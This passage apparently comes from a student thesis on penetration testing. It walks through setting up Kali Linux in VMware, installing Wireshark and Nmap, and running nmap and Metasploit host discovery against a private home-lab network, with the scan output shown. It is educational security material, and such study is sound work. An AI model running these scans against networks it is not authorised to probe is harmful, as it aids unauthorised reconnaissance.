


Figure 8 Installation of VMware workstation

The above figure 8 show the beginning of the setup wizard of the workstation, carefully read the option and click Next to view the preceeding pages.




Figure 9 Final and Template of the installed VMware workstation 12

After installing VMware workstation, Kali Linux is very easy to deploy, a virtual machine is created in which Kali Linux is either copied, moved or installed from the beginning using the following procedure.

Create a New Virtual Machine using wizard installation from .



Figure 10 Setting Up Virtual Machine Using wizard Installation

Click next to add and choose the requirement for the installation as stated in 3.1, add a downloaded kali-linux software to the virtual machine and install it.




Figure 11 Installation of Kali-linux by selecting install option

In stallation of Kali-Linux has different options which include all the above details in Figure 11.






Figure 12 Select Language And Finish the installation

In other to have a complete and clean installation of Kali-Linux, select the language that suitably fit the thesis.




Figure 13 Booting to Kali-Linux Desktop (GUI)

After installation completion, Figure 14 below show some in-built penetration-testing tools that will be use during this thesis.



Figure 14 Some Available Kali-linux Pen-Test Applications

### 3.3 WireShark Traffic Capturing

Over more than two (2) decades ago when wireshark was initially released and commonly called Ethereal, (later referred to as Wireshark in May 2006). It is a free application or rather open source packet analyser written in C and C++ programming language. This application is commonly used in troubleshooting, developing and testing software by capturing data traveling within private network or internet in real-time thereby view the traffic and also filter for a specific need.

No.	Time	Source	Destination	Protocol	Length	Info
127	19.012981	52.114.76.37	192.168.1.3	TCP	60	443 → 15405 [ACK] Seq=3852 Ack=1430 Win=261376 Len=0
128	19.013524	52.114.76.37	192.168.1.3	TCP	60	443 → 15405 [ACK] Seq=3852 Ack=2379 Win=262656 Len=0
129	19.027937	52.114.76.37	192.168.1.3	TLSv1.2	92	Application Data
130	19.028823	52.114.76.37	192.168.1.3	TLSv1.2	96	Application Data
131	19.028888	192.168.1.3	52.114.76.37	TCP	54	15405 → 443 [ACK] Seq=2379 Ack=3932 Win=17152 Len=0
132	19.081500	52.114.76.37	192.168.1.3	TLSv1.2	288	Application Data
133	19.087315	192.168.1.3	52.114.76.37	TCP	54	15405 → 443 [FIN, ACK] Seq=2379 Ack=4166 Win=16896 Len=0
134	19.137316	52.114.76.37	192.168.1.3	TLSv1.2	96	Application Data
135	19.137414	192.168.1.3	52.114.76.37	TCP	54	15405 → 443 [RST, ACK] Seq=2380 Ack=4208 Win=0 Len=0
136	19.137829	52.114.76.37	192.168.1.3	TCP	54	443 → 15405 [FIN, ACK] Seq=4208 Ack=2380 Win=262656 Len=0
137	26.312867	40.127.129.109	192.168.1.3	TCP	54	443 → 15393 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
138	29.893396	192.168.1.3	64.233.164.188	TCP	55	2186 → 5228 [ACK] Seq=1 Ack=1 Win=64 Len=1
139	29.940295	64.233.164.188	192.168.1.3	TCP	66	5228 → 2186 [ACK] Seq=1 Ack=2 Win=184 Len=0 SLE=1 SRE=2
140	30.569037	192.168.1.3	204.79.197.213	TLSv1.2	1251	Application Data
141	30.569410	192.168.1.3	204.79.197.213	TLSv1.2	305	Application Data
142	30.575877	204.79.197.213	192.168.1.3	TCP	60	443 → 2030 [ACK] Seq=893 Ack=2646 Win=1026 Len=0
143	30.575877	204.79.197.213	192.168.1.3	TCP	60	443 → 2030 [ACK] Seq=893 Ack=2897 Win=1025 Len=0
144	30.777293	204.79.197.213	192.168.1.3	TLSv1.2	889	Application Data
145	30.781419	204.79.197.213	192.168.1.3	TLSv1.2	111	Application Data
146	30.781498	192.168.1.3	204.79.197.213	TCP	54	2030 → 443 [ACK] Seq=2897 Ack=1785 Win=64 Len=0
147	31.659957	192.168.1.3	13.92.210.83	TLSv1	107	Application Data


> Frame 1: 1251 bytes on wire (10008 bits), 1251 bytes captured (10008 bits) on interface 0  
 > Ethernet II, Src: Cybertan\_6c:46:db (60:14:b3:6c:46:db), Dst: AsustekC\_84:35:5c (54:a0:50:84:35:5c)  
 > Internet Protocol Version 4, Src: 192.168.1.3, Dst: 204.79.197.213  
 > Transmission Control Protocol, Src Port: 2030, Dst Port: 443, Seq: 1, Ack: 1, Len: 1197  
 > Secure Sockets Layer

Figure 15 WireShark GUI Capture WiFi TCP Protocol

Wireshark is a powerful packet analyser and widely deployed in all Operating System, OS platform, it means wireshark can either be use as GUI or unix form. However in recent times, there are some online wireshark tools that also help with troubleshooting, analysing and filtering network, they include

- IPv4 and IPv6 connectivity Test
- OUI Lookup Tool
- Editor Modeline Generator
- WPA PSK Generator
- String-Matching Capture Filter Generator

### 3.3.1 Installation Of WireShark



```

root@adesam:~# apt-get install wireshark
Reading package lists... Done
Building dependency tree
Reading state information... Done
wireshark is already the newest version (2.4.5-1).
wireshark set to manually installed.
The following packages were automatically installed and are no longer required:
gir1.2-mutter-1 gir1.2-networkmanager-1.0 gir1.2-nmgtk-1.0
gnome-themes-standard keepnote libchamplain-0.12-0 libcharls1
libdigest-md5-file-perl libdns169 libfabric1 libfreerdp-cache1.1
libfreerdp-client1.1 libfreerdp-codec1.1 libfreerdp-common1.1.0
libfreerdp-core1.1 libfreerdp-crypto1.1 libfreerdp-gdi1.1
libfreerdp-locale1.1 libfreerdp-primitives1.1 libfreerdp-utils1.1
libgcr-3-common libgdcm2.8 libgl2ps1.4 libgnome-desktop-3-12 libgweather-3-6
libhdf5-openmpi-100 libhttp-parser2.7.1 libhttp-server-simple-perl libisc166
libjs-excanvas libleft5 libmagickcore-6.q16-3 libmagickcore-6.q16-3-extra
libmagickwand-6.q16-3 libmpfr4 libmutter-1-0 libnetcdf-c++4 libnfs8
libnm-glib4 libnm-gtk0 libnm-util2 libopencv-calib3d3.2 libopencv-contrib3.2
libopencv-core3.2 libopencv-features2d3.2 libopencv-flann3.2
libopencv-highgui3.2 libopencv-imgcodecs3.2 libopencv-imgproc3.2
libopencv-ml3.2 libopencv-objdetect3.2 libopencv-photo3.2 libopencv-shape3.2
libopencv-stitching3.2 libopencv-superres3.2 libopencv-video3.2
libopencv-videoio3.2 libopencv-videostab3.2 libopencv-viz3.2 libopenxr22
libopenmpi2 libpoppler68 libpoppler72 libproj12 libpsm-infinipath1

```

Figure 16 Running WireShark Installation

### 3.4 Nmap Network Mapping

Nmap (Network Mapper) is a free and open source (license) tools which was developed by Gordon Lyon. It is used and designed to quickly scan large networks which are mostly useful for both system and network administrators to discover network. Nmap is as well relevant for auditing security of a network, managing services upgrade schedules, monitoring host or service uptime, network inventory, discovery of available hosts, services or applications name and version such as the kind of operating system platform running (version), packet filters and firewalls used within the network.

### 3.4.1 Features Of Nmap


**Easy:** Since Nmap is available in both traditional command line and GUI versions to suit users preference hence it is widely easy to deploy and implement for both beginners and advanced users.

**Powerful:** Nmap is a very powerful network discovery tools used in scanning a large networks which comprises of thousands of machines with high performance.

**Flexible:** It supports some advanced techniques for mapping out network such as routers, IP filters, firewalls and port scanning mechanism, ping sweeps, version detection etc.

**Free:** Nmap is majorly developed to help in securing private network and internet. It is available for free to download and can be redistributed under the terms of the license.

### 3.4.2 Installation Of Nmap



```

Kali-Linux on localhost.localdomain
File View VM
Applications Places Terminal Wed 09:49
root@adesam: ~
File Edit View Search Terminal Help
root@adesam:~# apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
nmap is already the newest version (7.70+dfsg1-0kali2).
nmap set to manually installed.
The following packages were automatically installed and are no longer required:
gir1.2-mutter-1 gir1.2-networkmanager-1.0 gir1.2-nmgtk-1.0
gnome-themes-standard keepnote libchamplain-0.12-0 libcharls1
libdigest-md5-file-perl libdns169 libfabric1 libfreerdp-cache1.1
libfreerdp-client1.1 libfreerdp-codec1.1 libfreerdp-common1.1.0
libfreerdp-core1.1 libfreerdp-crypto1.1 libfreerdp-gdi1.1
libfreerdp-locale1.1 libfreerdp-primitives1.1 libfreerdp-utils1.1
libgcr-3-common libgdc2.8 libgl2ps1.4 libgnome-desktop-3-12 libgweather-3-6
libhdf5-openmpi-100 libhttp-parser2.7.1 libhttp-server-simple-perl libisc166
libjs-excanvas libleft5 libmagickcore-6.q16-3 libmagickcore-6.q16-3-extra
libmagickwand-6.q16-3 libmpfr4 libmutter-1-0 libnetcdf-c++4 libnfs8
libnm-glib4 libnm-gtk0 libnm-util2 libopencv-calib3d3.2 libopencv-contrib3.2
libopencv-core3.2 libopencv-features2d3.2 libopencv-flann3.2
libopencv-highgui3.2 libopencv-imgcodecs3.2 libopencv-imgproc3.2
libopencv-ml3.2 libopencv-objdetect3.2 libopencv-photo3.2 libopencv-shape3.2
libopencv-stitching3.2 libopencv-superres3.2 libopencv-video3.2
libopencv-videoio3.2 libopencv-videostab3.2 libopencv-viz3.2 libopenxr22
libopenmpi2 libpoppler68 libpoppler72 libproil2 libpsm-infinipath1

```

Figure 17 Running Nmap Installation

## 4 PENETRATION TESTING

Penetration testing with an acronym of Pen-Test is a legal authorization in attempting to identify and successfully exploiting the flaws or weakness in computer systems, web applications or internet for the purpose of mitigating threats and risks as well as making those system more secure. Exploring all these vulnerabilities requires the demonstration and providing proofing concept of an attack. Flaws in Pen-Testing may exist in services, applications, operating system misconfiguration or end-user account.

Pen-test requires different stages and levels before it can be accomplished, it includes intelligence gathering of information such as footprinting later discussed in this chapter, scanning through firewalls, routers, switches, network devices and servers likewise covering the tracks of the intended target.

It must be noted, that Pen-test does not guarantee a secure web, services or internet but mitigates the risks and threats around the target.

### 4.1 Test Environment Description

The below section explains further the steps and stages that are used in carrying-out this pen-testing which majorly deal with DNS vulnerability. There are four major stages in achieving this feat, starting from reconnaissance otherwise known as Footprinting and this highlight getting information about the target, secondly is scanning which get more technical details from the target such as administrative session, thirdly is enumeration where an attacker gain access to the target and also maintaining its accessibility until been satisfy, and lastly is covering of tracks after creating damages.

### 4.2 Reconnaissance

Intelligence gathering also known as reconnaissance can be narrowed down to levels or stages, the first level is footprinting. This is the process or system at which basic information are being uncovered and collected within a private network or internet (say a target) in order to record its benefits, and explore its weaknesses. Footprinting through collection of data from public or open source are considered to be **passive**, for instance

google search, browsing of company webpage, indistinguish public traffic from ordinary corporate filing etc. while on the other hand collection of data from private or closed source are referred to as **active**, in this case interviews, social engineering, vulnerability scan, ping sweep, network scan etc.

In this study, the vulnerability and network scan was done on windows server (active footprinting), where it is highlighted in figure below.

Apart from the fact that the target is within a private network, the notably ways for footprinting on any target on internet are through social engineering, google hacking and DNS footprinting.

#### 4.2.1 DNS Footprinting

DNS footprinting requires extracting all the possible information on the target that hosted DNS services. The information includes the IP address, open and status of ports, operating systems etc. There are lots of DNS interrogation online tools that can be employ to extract these information such as [www.checkdns.net](http://www.checkdns.net), [www.domaintools.com](http://www.domaintools.com).

This thesis emphasizes more on a projected hands-on lab hence it does not require the use of the above-mentioned online tools rather it provides insight into a limited offline tools to demonstrate its purpose and analysis.

In this lab, identifying the IP address of the target was carried out therefore, using nmap command (**nmap -sV 192.168.1.1/24 or nmap -oG 192.168.1.0-255**) to scan all of my local IP range addresses and was used to perform service identification (-sV)

```
root@kali-linux:~# msfconsole
```

```

msf > hosts


Hosts
=====
address      mac          name          os_name      os_flavor    os_sp  pur
pose info    comments      ----
-----
192.168.1.1  54:a0:50:84:35:5c  router.asus.com  Unknown
192.168.1.3  60:14:b3:6c:46:db  WIN10-CLIENT    Unknown
192.168.1.8  b4:b6:76:69:89:08  ZINOX-CLIENT    Unknown
192.168.1.10 00:0c:29:03:74:95  Unknown
192.168.1.25  kali-Linux
192.168.1.30 30:9c:23:1f:84:85  DESKTOP-CJIE50Q  Unknown
msf >

```

Figure 18 Identifying Devices Within The Network

```
root@kali-linux:~# db_nmap -oG 192.168.1.0-255
```

```
msf > hosts (Without Operating System, OS)
```



```

root@kali-linux:~# nmap -oG - 192.168.1.0-255
# Nmap 7.70 scan initiated Mon Jun 18 17:40:21 2018 as: nmap -oG - 192.168.1.0-255
Host: 192.168.1.1 (router.asus.com) Status: Up
Host: 192.168.1.1 (router.asus.com) Ports: 53/open/tcp/domain///, 80/open/tcp/http/// Ignored State: closed (998)
Host: 192.168.1.3 (WIN10-CLIENT) Status: Up
Host: 192.168.1.3 (WIN10-CLIENT) Ports: 443/open/tcp/https///, 902/open/tcp/iss-realsecure///, 912/open/tcp/apex-mesh///, 2222/open/tcp/EtherNetIP-1/// Ignored State: filtered (996)
Host: 192.168.1.8 (ZINOX-CLIENT) Status: Up
Host: 192.168.1.8 (ZINOX-CLIENT) Ports: 135/open/tcp/msrpc///, 139/open/tcp/netbios-ssn///, 443/open/tcp/https///, 445/open/tcp/microsoft-ds///, 902/open/tcp/iss-realsecure///, 912/open/tcp/apex-mesh/// Ignored State: closed (994)
Host: 192.168.1.10 () Status: Up
